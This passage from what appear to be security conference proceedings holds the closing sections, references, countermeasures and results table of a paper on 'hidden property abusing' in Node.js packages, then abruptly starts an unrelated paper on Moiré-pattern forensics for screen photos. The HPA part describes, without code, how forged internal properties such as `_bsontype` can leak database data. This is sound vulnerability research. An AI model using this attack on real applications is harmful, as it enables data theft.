payload through data serialization. Because of these differences, the above counterexample of PP is vulnerable to HPA since `input` may carry "hidden" properties and propagates them to `obj`.

In the second category [23, 38, 49], researchers study how malicious/buggy third-party modules impact the Node.js applications. Brown et al. [23] detect and prevent binding-layer bugs in both server-side and browser-side platforms. Patra et al. [38] define and classify JavaScript module conflicts and propose ConflictJS to detect such risks. Zimmermann et al. [49] present a large-scale study on the Node.js ecosystem and identify several weak spots in the ecosystem. In contrast to these vulnerabilities, HPA does not require planting malicious code into the victim application.

7.2 Analysis of JavaScript Code

Researchers also developed tools to help detect JavaScript bugs/vulnerabilities. Many existing analysis tools [25, 31, 34, 36, 38–40, 45, 47] are based on information flow analysis. For example, Stock et al. [47] propose dynamic taint tracking to prevent DOM-based XSS. Lekies et al. [34] propose a system that leverages byte-level dynamic taint tracking to detect and validate DOM-based XSS. Typedevil [39] performs variable-level information flow analysis to report inconsistent types. Although LYNX also performs data flow analysis, it subtly differs from existing tools [39, 45] by using a new labeling and tracking method to analyzes HPA related data structures (e.g., property carriers). Arteau et al. proposes a fuzzing approach to detect prototype pollution [12], which injects a static payload into the test input and flags vulnerabilities if any prototypes are modified. However, the fuzzer cannot be used to detect HPA because (1) HPA does not necessarily need to modify the prototype so that the fuzzer will not report any vulnerabilities; (2) Hidden properties are internal states with various random name variable (e.g., `_bsontype`), so syntactic analysis is essential when we want to extract these hidden properties. However, the fuzzer does not have the capability to extract these syntax information (The fuzzer only runs with the fixed input `__proto__`).

There are also tools in other language platforms designed

to detect security issues similar to HPA. Dahse et. al [28] proposed a static object-sensitive approach to detect PHP objection injection. However, this approach cannot be used to detect HPA: (1) The analysis is designed for analyzing object-oriented code, and it relies on the object-oriented programming (OOP) semantics such as `new()` to guide its analysis. However, many of our analysis targets are not OOP; (2) The approach focuses on exploiting potentially vulnerable magic methods, while HPA does not have a corresponding sink. Cristalli et. al [26] proposed a sandbox-based approach for preventing Java deserialization vulnerabilities. The proposed approach traces benign deserialization executions and detects suspicious Java method invocation based on the previous execution traces. Since HPA exploits logic bugs rather than arbitrary command execution bugs, this approach is not suitable for mitigating HPA.

7.3 Security vulnerabilities of Browser-side JavaScript

Security researchers also discovered many vulnerabilities the browser-side scripts. One of the most important classes of browser-side vulnerabilities is Cross-site scripting (XSS) [27, 30, 33–35, 41, 46, 48]. Recently, Lekies et al. [35] systematically investigate and mitigate a class of vulnerability, Cross-Site Script Inclusion attack (XSSI). XSSI is a browser-side attack that can leak sensitive user data by including a script from an attacker-controlled domain. Fass et al. [30] propose HideNoSeek, a general camouflage attack that evades syntactic-based malware detectors. Steffens et al. [46] propose Persistent Client-Side XSS attack and investigate its severity on the Web. Schewarz et al. [41] propose two new side-channel attacks in JavaScript to automatically infer host information. In contrast to related work, we focus on vulnerabilities in the server-side Node.js programs.

8 Conclusion

In this paper, we conduct the first systematic study on the object sharing of Node.js programs and design a new attack named hidden property abusing. By exposing previously unreachable program states to adversaries, the new attack enlarges the attack surface of Node.js. The new attack surface leads to the discovery of 15 zero-day vulnerabilities, all of which can be exploited to introduce serious attack effects. To detect HPA, we build LYNX, a novel vulnerability finding and verification tool that combines static and dynamic analysis techniques to pinpoint and exploit vulnerable internal objects in Node.js programs. Using LYNX against 102 widely-used Node.js programs, we show that LYNX can effectively detect HPA vulnerabilities.

Acknowledgement

We would like to thank our paper shepherd Giancarlo Pellegrino and the anonymous reviewers, for their insightful feedback that helped shape the final version of this paper. We also thank Yuhang Wu for his contribution during the early stage of the project. This material was supported in part by the Office of Naval Research (ONR) under grants N00014-17-1-2895, N00014-15-1-2162, N00014-18-1-2662 and N00014-20-1-2734, the Defense Advanced Research Projects Agency (DARPA) under contract HR00112090031, and the National Science Foundation (NSF) under grants 1700544, 1617985. Any opinions, findings, conclusions, or recommendations expressed in this material are those of the authors and do not necessarily reflects the views of ONR, DARPA, or NSF.

References

[1] *2018 Node.js User Survey Report*. https://nodejs.org/en/user-survey-report.

[2] *Acunetix: Web Application Security Scanner*. https://www.acunetix.com/.

[3] *babel: A JavaScript Compiler*. https://babeljs.io/.

[4] *cookies package on npm*. https://www.npmjs.com/package/cookies.

[5] *Deserialization of Untrusted Data*. https://cwe.mitre.org/data/definitions/502.html.

[6] *ECMAScript parsing infrastructure for multipurpose analysis*. https://esprima.org/.

[7] *Electron (software framework)*. https://en.wikipedia.org/wiki/Electron_(software_framework).

[8] *Functions in JSON*. https://teamtreehouse.com/community/functions-in-json.

[9] *Improperly Controlled Modification of Dynamically-Determined Object Attributes*. https://cwe.mitre.org/data/definitions/915.html.

[10] *Internal Property Abusing in snyk*. https://snyk.io/vuln/SNYK-JS-BSON-561052.

[11] *npm most depended upon packages*. https://www.npmjs.com/browse/depended.

[12] *Prototype pollution attacks in NodeJS applications*. https://www.youtube.com/watch?v=LUsiFV3dsK8.

[13] *routing-controllers: A Typescript Routing Controllers Framework*. https://github.com/typestack/routing-controllers.

[14] *Ruby mass assignment vulnerability on Github*. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-2054.

[15] *safe-eval Documentation*. https://www.npmjs.com/package/safe-eval.

[16] *Skype, Slack, other Electron-based apps can be easily backdoored*. https://arstechnica.com/information-technology/2019/08/skype-slack-other-electron-based-apps-can-be-easily-backdoored/.

[17] *StackOverflow Developer Survey*. https://insights.stackoverflow.com/survey/2019.

[18] *useragent package on npm*. https://www.npmjs.com/package/useragent.

[19] *V8 JavaScript Engine*. https://v8.dev/.

[20] *Proceedings of the 23rd USENIX Security Symposium (Security)*, San Diego, CA, August 2014.

[21] *Proceedings of the 27th USENIX Security Symposium (Security)*, Baltimore, MD, August 2018.

[22] *Proceedings of the 2019 Annual Network and Distributed System Security Symposium (NDSS)*, San Diego, CA, February 2019.

[23] Fraser Brown, Shravan Narayan, Riad S Wahby, Dawson Engler, Ranjit Jhala, and Deian Stefan. Finding and Preventing Bugs in JavaScript Bindings. In *Proceedings of the 38th IEEE Symposium on Security and Privacy (Oakland)*, San Jose, CA, May 2017.

[24] Shuo Chen, Jun Xu, Emre C. Sezer, Prachi Gauriar, and Ravishankar K. Iyer. Non-Control-Data Attacks Are Realistic Threats. In *Proceedings of the 14th USENIX Security Symposium (Security)*, Baltimore, MD, August 2005.

[25] Ravi Chugh, Jeffrey A Meister, Ranjit Jhala, and Sorin Lerner. Staged information flow for javascript. *ACM Sigplan Notices*, 44(6):50–62, 2009.

[26] Stefano Cristalli, Edoardo Vignati, Danilo Bruschi, and Andrea Lanzi. Trusted execution path for protecting java applications against deserialization of untrusted data. In *International Symposium on Research in Attacks, Intrusions, and Defenses*, pages 445–464. Springer, 2018.

[27] Johannes Dahse and Thorsten Holz. Static Detection of Second-order Vulnerabilities in Web Applications. In *Proceedings of the 23rd USENIX Security Symposium (Security)* [20].

[28] Johannes Dahse, Nikolai Krein, and Thorsten Holz. Code reuse attacks in php: Automated pop chain generation. In *Proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security*, pages 42–53, 2014.

[29] James C Davis, Eric R Williamson, and Dongyoon Lee. A Sense of Time for JavaScript and Node.js: First-class Timeouts as a Cure for Event Handler Poisoning. In *Proceedings of the 27th USENIX Security Symposium (Security)* [21].

[30] Aurore Fass, Michael Backes, and Ben Stock. HideNoSeek: Camouflaging Malicious JavaScript in Benign ASTs. In *Proceedings of the 26th ACM Conference on Computer and Communications Security (CCS)*, London, UK, November 2019.

[31] Liang Gong, Michael Pradel, Manu Sridharan, and Koushik Sen. DLint: Dynamically Checking Bad Coding Practices in JavaScript. In *Proceedings of the International Symposium on Software Testing and Analysis (ISSTA)*, Baltimore, Maryland, July 2015.

[32] Hong Hu, Shweta Shinde, Sendroiu Adrian, Zheng Leong Chua, Prateek Saxena, and Zhenkai Liang. Data-Oriented Programming: On the Expressiveness of Non-control Data Attacks. In *Proceedings of the 37th IEEE Symposium on Security and Privacy (Oakland)*, San Jose, CA, May 2016.

[33] Adam Kieyzun, Philip J Guo, Karthick Jayaraman, and Michael D Ernst. Automatic Creation of SQL Injection and Cross-site Scripting Attacks. In *Proceedings of the 29th International Conference on Software Engineering (ICSE)*, Vancouver, British Columbia, Canada, May 2009.

[34] Sebastian Lekies, Ben Stock, and Martin Johns. 25 Million Flows Later: Large-scale Detection of DOM-based XSS. In *Proceedings of the 20th ACM Conference on Computer and Communications Security (CCS)*, Berlin, Germany, October 2013.

[35] Sebastian Lekies, Ben Stock, Martin Wentzel, and Martin Johns. The unexpected dangers of dynamic javascript. In *24th {USENIX} Security Symposium ({USENIX} Security 15)*, pages 723–735, 2015.

[36] Blake Loring, Duncan Mitchell, and Johannes Kinder. Sound regular expression semantics for dynamic symbolic execution of javascript. In *Proceedings of the 40th ACM SIGPLAN Conference on Programming Language Design and Implementation*, pages 425–438. ACM, 2019.

[37] Andres Ojamaa and Karl Düüna. Assessing the Security of Node.js Platform. In *2012 International Conference for Internet Technology and Secured Transactions*, pages 348–355. IEEE, 2012.

[38] Jibesh Patra, Pooja N Dixit, and Michael Pradel. Conflictjs: Finding and Understanding Conflicts between JavaScript Libraries. In *Proceedings of the 40th International Conference on Software Engineering (ICSE)*, Gothenburg, Sweden, May – June 2018.

[39] Michael Pradel, Parker Schuh, and Koushik Sen. Typedevil: Dynamic type inconsistency analysis for javascript. In *Proceedings of the 37th International Conference on Software Engineering-Volume 1*, pages 314–324. IEEE Press, 2015.

[40] Prateek Saxena, Steve Hanna, Pongsin Poosankam, and Dawn Song. FLAX: Systematic Discovery of Client-side Validation Vulnerabilities in Rich Web Applications. In *Proceedings of the 17th Annual Network and Distributed System Security Symposium (NDSS)*, San Diego, CA, February–March 2010.

[41] Michael Schwarz, Florian Lackner, and Daniel Gruss. JavaScript Template Attacks: Automatically Inferring Host Information for Targeted Exploits. In *Proceedings of the 2019 Annual Network and Distributed System Security Symposium (NDSS)* [22].

[42] Koushik Sen, Swaroop Kalasapur, Tasneem Brutch, and Simon Gibbs. Jalangi: a selective record-replay and dynamic analysis framework for javascript. In *Proceedings of the 2013 9th Joint Meeting on Foundations of Software Engineering*, pages 488–498. ACM, 2013.

[43] Cristian-Alexandru Staicu and Michael Pradel. Freezing the web: A study of redos vulnerabilities in javascript-based web servers. In *27th {USENIX} Security Symposium ({USENIX} Security 18)*, pages 361–376, 2018.

[44] Cristian-Alexandru Staicu, Michael Pradel, and Benjamin Livshits. SYNODE: Understanding and Automatically Preventing Injection Attacks on Node.js. In *Proceedings of the 2018 Annual Network and Distributed System Security Symposium (NDSS)*, San Diego, CA, February 2018.

[45] Cristian-Alexandru Staicu, Daniel Schoepe, Musard Balliu, Michael Pradel, and Andrei Sabelfeld. An Empirical Study of Information Flows in Real-World JavaScript. In *Proceedings of the 14th ACM SIGSAC Workshop on Programming Languages and Analysis for Security*, pages 45–59, 2019.

[46] Marius Steffens, Christian Rossow, Martin Johns, and Ben Stock. Don't Trust The Locals: Investigating the Prevalence of Persistent Client-Side Cross-Site Scripting in the Wild. In *Proceedings of the 2019 Annual Network and Distributed System Security Symposium (NDSS)* [22].

[47] Ben Stock, Sebastian Lekies, Tobias Mueller, Patrick Spiegel, and Martin Johns. Precise Client-side Protection against DOM-based Cross-site Scripting. In *Proceedings of the 23rd USENIX Security Symposium (Security)* [20].

[48] Ben Stock, Stephan Pfistner, Bernd Kaiser, Sebastian Lekies, and Martin Johns. From Facepalm to Brain Bender: Exploring Client-side Cross-site Scripting. In *Proceedings of the 22nd ACM Conference on Computer and Communications Security (CCS)*, Denver, Colorado, October 2015.

[49] Markus Zimmermann, Cristian-Alexandru Staicu, Cam Tenny, and Michael Pradel. Small World with High Risks: A Study of Security Threats in the NPM Ecosystem. In *Proceedings of the 27th USENIX Security Symposium (Security)* [21].

A Appendix

A.1 Countermeasures

Validating Input Objects. First of all, objects generated from input should be validated. Since the first step of the HPA attack is to inject additional properties into the input data, one straightforward mitigation is to remove

Table 6: Examples of S and their meanings

Scope	Refers to
*	the carrier is globally visible to the whole script
login_fun	the carrier is only visible to function `login`
login_fun.is_admin_fun	the carrier is only visible to a nested function `is_admin` defined in function `login`
anon.12.1.12.5._fun	the carrier is visible to an anonymous function locating at line 12 from column 1 to column 5

unwanted (malicious) properties by performing input validation. There are two possible validation methods. The first method is using a blacklist to prevent properties that have the same name as the critical internal properties (e.g., constructor) from entering the application. The advantage of this method is that it is flexible to deploy and requires no major changes to the whole module. Several vulnerabilities we reported (e.g., CVE1 and CVE7) have been patched by this method. The disadvantage of this method is that it may be bypassed due to an incomplete blacklist. The second method is to enforce a whitelist input format check for every API, which means it only permits known properties entering into the program. The advantage is that it ensures better input validation coverage, while the disadvantage is that it is more difficult to deploy since developers have to manually declare the input schema case by case.

However, we should be aware that input validation is not the cure for HPA, because the validation module itself might also be vulnerable to HPA. As shown in Table 5, 5 HPA vulnerabilities are identified from input validation modules. Hence, we suggest that the input validation module should be carefully designed (e.g., by following the other two suggestions below).

Avoiding packing multiple variables into one argument. Second, we advocate that developers should avoid putting different variables into one object and uses it as an argument when invoking APIs. This is a very common programming style in Node.js because it complies with the classic class model in Object-oriented programming (OOP) which treats a variable as a certain instance that consists of different members. For example, we found that exposed APIs (e.g., `findOne()`) of mongoDB's driver packs all query data as a single object (i.e., `query`). However, this practice could be risky in Node.js because: (1) Unlike other OOP languages that have member access control (e.g., modifiers like `private` and `public` in C++ and Java), JavaScript enforces no property access control for its objects. Hence, arbitrary internal properties can be overwritten when a user-controlled object is copied/assigned to certain internal objects. (2) Developers adapting this style are likely to define some properties (e.g., `userRole`) within the objects to store their meta information. An attacker might forge these properties to introduce security risks. For example, mongoDB driver differentiates differentiate types of `query` according a self-defined property `_bsontype`. It turns out that this self-defined property can be forged to leak data from the database.

Isolating internal program state from input. It is important to put unsafe external objects and internal state objects into different domains so that they will not affect each other. For example, one potential solution is to label data from the external interfaces (e.g., Network APIs) and perform validation when overwriting properties in internal objects at the Node.js runtime engine level. Though this solution fundamentally mitigates HPA, it also has two disadvantages. First, it incurs overhead into the runtime engine because additional data structures need to be attached to the object implementation. Second, in some scenarios, developers do want external input to change certain properties of an internal object. Hence, developers will have to add additional code to declare a permission for such cross-domain behaviors if this feature is implemented in the engine.

A.2 Scope Representation in LYNX

Table 6 shows several examples of the scope representations in LYNX and the corresponding meanings.

A.3 Complete Result

Table 7 shows the complete detection results of the 102 tested Node.js programs.

Table 7: **Complete detection results**. Downloads with (g) are counted from github, the major release channel of these projects.

Category	Program	Version	LOC	Downloads	Coverage	Time		Detection Results	
						Detection	*Exploitation*	*#PC*	*#HPC*
Database	json-records	1.0.5	169	52	0.34	12s	37.3s	15	1
	keyv	4.0.0	93	12,781,403	0.64	2.1s	52.5s	10	3
	levelup	4.3.2	353	1,162,162	0.31	6.1s	39.2s	28	2
	LokiJS	1.5.8	6372	1,025,170	0.10	27.2s	49.4s	53	3
	Lowdb	1.0.0	486	857,106	0.60	540.7s	N/A	7	0
	mongoDB	3.3.3	22256	6,165,075	0.28	329.8s	74.2s	63	8
	mongoose	5.8.1	41750	2,941,692	0.19	359.2s	328.1s	92	41
	mongoist	2.4.0	2041	10,646	0.39	60.3s	239.7s	40	14
	Taffydb	2.7.3	1478	1,628,860	0.12	10.9s	49.6s	15	6
Input Validation	Ajv	6.10.2	10997	101,694,541	0.36	240s	N/A	6	0
	AnotherJsonSchema	3.8.2	10994	267	0.15	2.2s	N/A	18	0
	allow	2.1.0	658	132732	0.55	7.6s	17.1s	7	8
	async-validator	3.4.0	1972	2,502,423	0.29	3.5s	N/A	17	0
	async-validate	1.0.1	4349	1,731	0.41	2.6s	14.6s	38	5
	amanda	1.0.1	9281	30,392	0.22	2s	N/A	28	0
	assert-args	1.2.1	1792	146	0.35	13s	17.7s	21	2
	class-validator	0.9.1	5668	1,077,954	0.45	1409.0s	91.4s	42	8
	congruence	1.6.11	10268	146	0.14	446.5s	N/A	48	0
	Consono	1.0.6	564	1,107	0.43	8.8s	91.17s	18	5
	DataInspector	0.5.0	1349	29	0.41	33.3s	447s	11	4
	enforce	0.1.7	1546	14,047	0.29	3s	15s	14	1
	fastest-validator	1.7.0	2315	130,804	0.37	6.4s	N/A	3	0
	Forgjs	1.1.11	3562	167 (g)	0.61	16.1s	354.9s	31	4
	fieldify	1.2.2	2189	73	0.49	2.2s	41.0s	14	2
	fefe	2.0.2	729	146	0.52	1.2s	55.8s	7	1
	hannibal	0.6.2	2847	2,668	0.31	3.1s	21.8s	46	4
	have	0.4.0	579	1,591	0.55	1.2s	15.3s	3	3
	indicative	7.3.0	311	31,235	0.30	2.8s	N/A	4	0
	isMyJsonValid	2.20.0	554	6,428,255	0.34	1.5s	N/A	4	0
	is-extendable	1.0.1	8	103,501,348	0.36	1.0s	13.9s	3	1
	is2	2.0.6	1969	2,944,841	0.28	1.2s	N/A	4	0
	joi	16.1.7	7435	12,575,750	0.31	142s	N/A	16	0
	jpv	2.0.1	206	481	0.20	1.6s	55.4s	25	14
	Jsonschema	1.2.4	335	53,884,848	0.18	3.5s	57.5s	39	8
	json-gate	0.8.23	732	2,228	0.29	1.3s	28.4s	18	2
	legalize	1.3.0	2297	1,745	0.43	54.2s	55.3s	23	1
	Object-inspect	1.7.0	701	40,736,308	0.44	5.6s	104.6s	31	6
	obj-schema	1.6.2	511	207	0.24	5.6s	N/A	23	0
	OW	0.15.0	311	624,684	0.37	36.9s	43.5s	16	1
	Property-Validator	0.9.0	4130	1,242	0.35	4.5s	N/A	15	0
	schema-inspector	1.6.8	5161	35,783	0.24	51.0s	53.8s	48	8
	satpam	4.4.1	57151	4,256	0.51	47.8s	201.9s	27	1
	typeof-properties	3.1.3	1047	1,184	0.43	2.6s	N/A	20	0
	typical	6.0.1	192	2,629,970	0.13	1.2s	N/A	6	0
	treat-like	1.0.0	767	47,832	0.36	0.9s	N/A	31	0
	themis	1.1.6	5081	942	0.26	45.7s	62.7s	28	1
	validate.io-object	1.0.4	6	15,176	0.31	0.9s	N/A	6	0
	ValidatorJS	3.18.1	68823	106,038	0.19	3.9s	48.7s	33	3
	validate.js	0.13.1	933	662,549	0.19	5.2s	N/A	21	0
	validate-arguments	0.0.8	725	1,788	0.08	257.4s	319.4s	21	3
	validated	2.0.1	1561	2101	0.49	4.3s	72.4s	18	5
	valida	2.4.1	2704	731	0.42	2.2s	57.1s	16	8
	validall	3.0.17	1202	341	0.33	2.3s	50.6s	31	6
	Valib	2.0.0	327	479	0.27	2.3s	51.2s	15	1
	value-schema	3.0.0	1909525	1,900	0.46	2.1s	N/A	31	0
	Yup	0.27.0	2088	4,455,577	0.46	8.0s	24.2s	42	5
	Z-schema	4.2.2	33221	2,434,914	0.29	15.6s	38.8s	19	1
User functionalities	Avsc	5.4.16	6508	108,450	0.18	19s	N/A	9	0
	Analytics	3.4.0	185	105,510	0 *	19.7s	51.3s	20	8
	bson-objectid	1.3.0	259	142,562	0.21	1.1s	40.7s	5	4
	Cookies	0.8.0	503	2,549,728	0.46	46.7s	97.4s	6	1
	component-type	1.2.1	2893	943,555	0.55	4.3s	48.0s	8	5

* Our underlying instrumentation (Jalangi) does not detect any code execution in the module, which results in the 0 here. In fact, code in the module does execute and we even detect hidden properties.

Category	Program	Version	LOC	Downloads	Coverage	Time		Detection Results	
						Detection	*Exploitation*	*#PC*	*#HPC*
	check-types	11.1.2	573	9,983,393	0.36	26.5s	225.7s	88	2
	DumperJS	1.3.1	284	6,797	0.57	2.9s	580.4s	28	18
	deep-extend	0.6.0	83	39,395,270	0.35	5.5s	45.0s	3	6
	deep-copy	1.4.2	60	402,884	0.44	1.2s	49.2s	22	3
	deepmerge	4.2.2	325	39,856,800	0.58	4.9s	53.3s	12	3
	fast-clone	1.5.13	87	23,424	0.43	1.3s	44.2s	11	4
	fast-stringify	2.0.0	184	33,4536	0.34	1.3s	N/A	4	0
	immutability-helper	3.0.1	259	1,395,820	0.32	0.8s	N/A	10	0
	iap	1.1.1	1250	8,227	0.32	0.5s	17.5s	12	5
	Js-yaml	3.13.1	5719	60,478,990	0.24	47.8s	172.4s	40	14
	jsonfile	5.0.0	110	5,637	0.29	1.5s	N/A	42	0
	js2xmlparser	4.0.1	364	2,796,779	0.47	67.4s	94.1s	45	2
	json-to-pretty-yaml	1.2.2	163	1,052,996	0.34	2.1s	5.1s	19	2
	just-extend	4.1.0	41	7,891,960	0.44	1.2s	13.46s	10	3
	kind-of	6.0.2	97	196,448,574	0.56	1.2s	49.1s	16	16
	mailgun-js	0.22.0	6569	1,200,173	0.61	614.0s	485.9s	22	6
	map-obj	4.1.0	76	51,062,828	0.78	1.0s	26.8s	14	6
	merge-deep	3.0.2	162	12,158,104	0.58	2.5s	15.2s	6	5
	mongo-parse	2.1.0	1435	1,291	0.13	1s	N/A	15	0
	mongodb-extjson	3.0.3	8845	42,141	0.20	6s	75.5s	23	9
	node-cache	5.1.0	618	2,917,617	0.33	1.3s	1.11s	14	6
	object-hash	2.0.2	4277	20,002,794	0.33	4.2s	40.7s	15	2
	Object-is	1.0.1	56	25,466,395	0.53	1.6s	N/A	6	0
	papaparse	5.1.1	4710	1,290,026	0.08	8.9s	32.6s	11	11
	set-value	3.0.2	83	60,184,464	0.57	1.0s	17.1s	4	6
	table	5.4.6	2283	36,535,762	0.38	11.5s	39.3s	7	3
	WriteJsonFile	4.2.1	160	6,792,576	0.54	6.8s	N/A	12	0
	vnopts	1.0.2	2571	166,521	0.22	13s	N/A	3	0
	xtend	4.0.2	106	64,552,908	0.71	1.9s	78.5s	15	6
Web	cezerin	0.33.0	48808	1,871 (g)	0.37	63s	740s	9	49
	connect	3.7.0	125	15,621,960	0.20	46s	N/A	4	0
	derby	0.10.27	5060	1,156	0.12	237s	N/A	5	0
	Datalize	0.3.4	628	231	0.27	71s	91.2s	69	12
	express	4.17.1	1829	55,134,711	0.14	62.0s	14.0s	1	2
	Express-form	0.12.6	1569	4,183	0.31	1.3s	2.2s	17	2
	express-cart	1.1.16	6904	1,554 (g)	0.14	45s	N/A	8	0
	ghost	3.39.3	58776	32,719	0.32	71s	88.4s	468	5
	mongo-express	0.54.0	2789	6,965	0.30	75s	29s	45	25
	nodebb	1.4.0	70549	55	0.14	38s	N/A	637	0
	total.js	3.3.0	38214	14,267	0.14	340s	N/A	6	0

mID: Tracing Screen Photos via Moiré Patterns

Yushi Cheng
Zhejiang University

Xiaoyu Ji*
Zhejiang University

Lixu Wang†
Zhejiang University

Qi Pang†
Zhejiang University

Yi-Chao Chen
Shanghai Jiao Tong University

Wenyuan Xu
Zhejiang University

Abstract

Cyber-theft of trade secrets has become a serious business threat. Digital watermarking is a popular technique to assist in identifying the source of the file leakage, whereby a unique watermark for each insider is hidden in sensitive files. However, malicious insiders may use their smartphones to photograph the secret file displayed on screens to remove the embedded hidden digital watermarks due to the optical noises introduced during photographing. To identify the leakage source despite such *screen-photo-based leakage attacks*, we leverage Moiré pattern, an optical phenomenon resulted from the optical interaction between electronic screens and cameras. As such, we present mID, a new watermark-like technique that can create a carefully crafted Moiré pattern on the photo when it is taken towards the screen. We design patterns that appear to be natural yet can be linked to the identity of the leaker. We implemented mID and evaluate it with 5 display devices and 6 smartphones from various manufacturers and models. The results demonstrate that mID can achieve an average bit error rate (BER) of 0.6% and can successfully identify an ID with an average accuracy of 96%, with little influence from the type of display devices, cameras, IDs, and ambient lights.

1 Introduction

Cyber-theft of trade secrets is the illegal leakage of sensitive business information, e.g., digital documents, images, or codes over cyberspace. It is estimated to cause a loss of €60 billion in economic growth and 289,000 jobs in Europe alone in 2018, and the losses are expected to be one million jobs by 2025 [26]. Such cyber-thefts are typically involved with insiders [44], whereby employees access confidential business files legally yet leak them to unauthorized parties via emails or messaging systems (e.g., WhatsApp). To identify and trace the source of the leakage, i.e., digital forensics, companies log files outbound from the network interface card or USB ports [28], and insert a digital watermark [1, 7, 12, 20, 23, 29] that is unique to an employee in each confidential file.

To avoid exposure, the adversary starts to photograph (usually with smartphones) the computer screen that displays the confidential information and leaks it out anonymously [28]. Hereafter, we name this kind of attack as **screen-photo-based leakage attack**. After such an attack, unfortunately, the digital watermark may no longer be recognizable due to the noises (e.g., the Gaussian and salt-and-pepper noises [4]) introduced by both the electronic screen and the camera sensors. Therefore, digital forensics for screen photos, i.e., photos taken towards screens, is in urgent need.




Figure 1: An illustration of mID for screen photo forensics: The identity (ID) of an adversary is embedded on the screen by subtly manipulating what is being displayed and can be recovered later by analyzing the Moiré patterns on the screen photos.

In this paper, we propose mID, a digital forensics mechanism against the aforementioned screen-photo-based leakage attack utilizing Moiré patterns [43]. Moiré patterns are optical phenomena generated during the process of photographing screens and are often observed in the photos of computer screens, TV screens, etc. Moiré patterns are ideal for screen photo forensics because they are natural optical phenomena and attract almost no, if any, attention of the adversary. As shown in Fig. 1, mID works as follows: once an adversary logs into a computer or an application (e.g., an email system) with her account, mID will modify the displayed content slightly based on her identity (ID), such that when she takes pictures of the screen, the modification will create Moiré patterns in the photos. Finally, the embedded Moiré patterns are decoded to obtain the ID.

Photo forensics via Moiré patterns is promising yet challenging, since we have to encode IDs inside the Moiré patterns reliably yet keep the patterns as if they are naturally generated. In this case, a naive method [17, 30, 43, 45] that encodes IDs by manipulating the phases of images will not work, because it may change the display content (e.g., change a straight line into a wavy one) or create artificial patterns in the generated

*Corresponding author.
†Equal contribution.

Moiré stripes. Meanwhile, mID has to adjust the encoding in real-time as users modify the window sizes, e.g., maximize the file viewer. Last but not the least, decoding IDs from Moiré patterns in photos has to overcome the distortion caused by the angle of cameras, the photo content, etc.

To overcome the aforementioned challenges, we design the encoding and decoding schemes of mID. The key to encoding is to have as little influence as possible on the original display content and to find the best display areas for encoding such that the generated Moiré patterns remain sneaky. Thus, we first employ a vertical grating scheme to imitate the natural screen-camera channel. Then, we modify the intensity levels of pixels to generate designed Moiré patterns and exploit the discretized bipolar non-return-to-zero (NRZ) encoding method. Considering that humans perceive light and color in a non-linear manner [33], we further correct the luminance difference caused by the bipolar NRZ encoding to smoothen the visual effect of the generated grating image. Furthermore, mID automatically searches for suitable display areas for information embedding, such that it maximizes its possibility of being captured in the photos. To reliably decode the ID despite image distortion, we first extract the Moiré areas with image rectification and window scanning. Then, we transform the Moiré areas into the HSV (hue, saturation, value) color space [49], and perform saturation balance and enlargement for high decoding efficiency. After that, we use k-means clustering with the assistance of check codes to recover the embedded IDs. In summary, our contribution includes below:


- We propose to exploit the natural Moiré phenomenon existing in the screen-camera channel for screen photo forensics. To the best of our knowledge, this is the first work that addresses screen photo forensics. We believe that mID is a promising technique and can work complementarily to several existing ones.
- We design mID, an effective digital forensics mechanism for file leakages via photos utilizing Moiré patterns.
- We evaluate mID with 5 display devices and 6 smartphones from various manufacturers and models. The results show that mID can achieve an average BER of 0.6% and an average NER (identity number error rate) of 4.0%. In addition, it can operate with little influence from display devices, cameras, IDs, and ambient lights.

2 Background

In this section, we begin with the principle and profiling of Moiré patterns. Then, we introduce the nonlinearity of the screen-camera channel that contributes to Moiré patterns in the screen photos.

2.1 Moiré Pattern

Moiré patterns or Moiré fringes are interference patterns created when opaque ruled patterns with transparent gaps are overlaid [2]. Natural Moiré phenomena can be seen by looking through the folds of a nylon curtain of small mesh, or at two sheets of graph paper twisted 20-30 degrees to each other. Moreover, a pattern on a TV screen, can interfere with the shape of light sensors when photographed by a digital camera and thus generate Moiré patterns. In this paper, we utilize such an effect for screen photo forensics.



(a) Periodical layer l_1 (b) Periodical layer l_2 (c) Superposition of l_1 and l_2

Figure 2: The superposition of periodical layers $l_1(x,y) = 0.5 + 0.5cos(y)$ (a) and $l_2(x,y) = 0.5 + 0.5cos(ycos(15°) + xsin(15°))$ (b) generates new frequency components (c).

2.2 Moiré Pattern Profiling

Moiré patterns are usually generated by the superposition of periodic layers [2] and appear as new structures that do not exist in any of the original layers. The periodic layer could be an image, a nylon curtain, an optical filter, etc. Assume l_1 and l_2 are two periodical layers and s is the generated superposition pattern, where:

$$s(x,y) = l_1(x,y) \times l_2(x,y) \tag{1}$$

The multiplication of two periodic functions results in nonlinearity in the frequency domain. As illustrated in Fig. 2, l_1 and l_2 are two cosine functions with the frequency of f_1 and f_2 respectively. Then, the generated structure s can be calculated as follows:

$$\begin{aligned} s &= l_1 \times l_2 \\ &= (a_1 + b_1 cos(2\pi f_1 t)) \times (a_2 + b_2 cos(2\pi f_2 t)) \\ &= a_1 a_2 + a_1 b_2 cos(2\pi f_2 t) + a_2 b_1 cos(2\pi f_1 t) \\ &\quad + b_1 b_2 cos(2\pi (f_1 + f_2) t) + b_1 b_2 cos(2\pi (f_1 - f_2) t) \end{aligned} \tag{2}$$

which contains two new components $(f_1 + f_2)$ and $(f_1 - f_2)$ in the frequency domain. Since human eyes are more sensitive to low frequency signals, the new component $(f_1 - f_2)$ becomes noticeable as Moiré patterns if it is lower than the cutoff frequency of human visual system (HVS) [51] and meanwhile has a significant amplitude.

2.3 Moiré Pattern of Screen-camera Channel

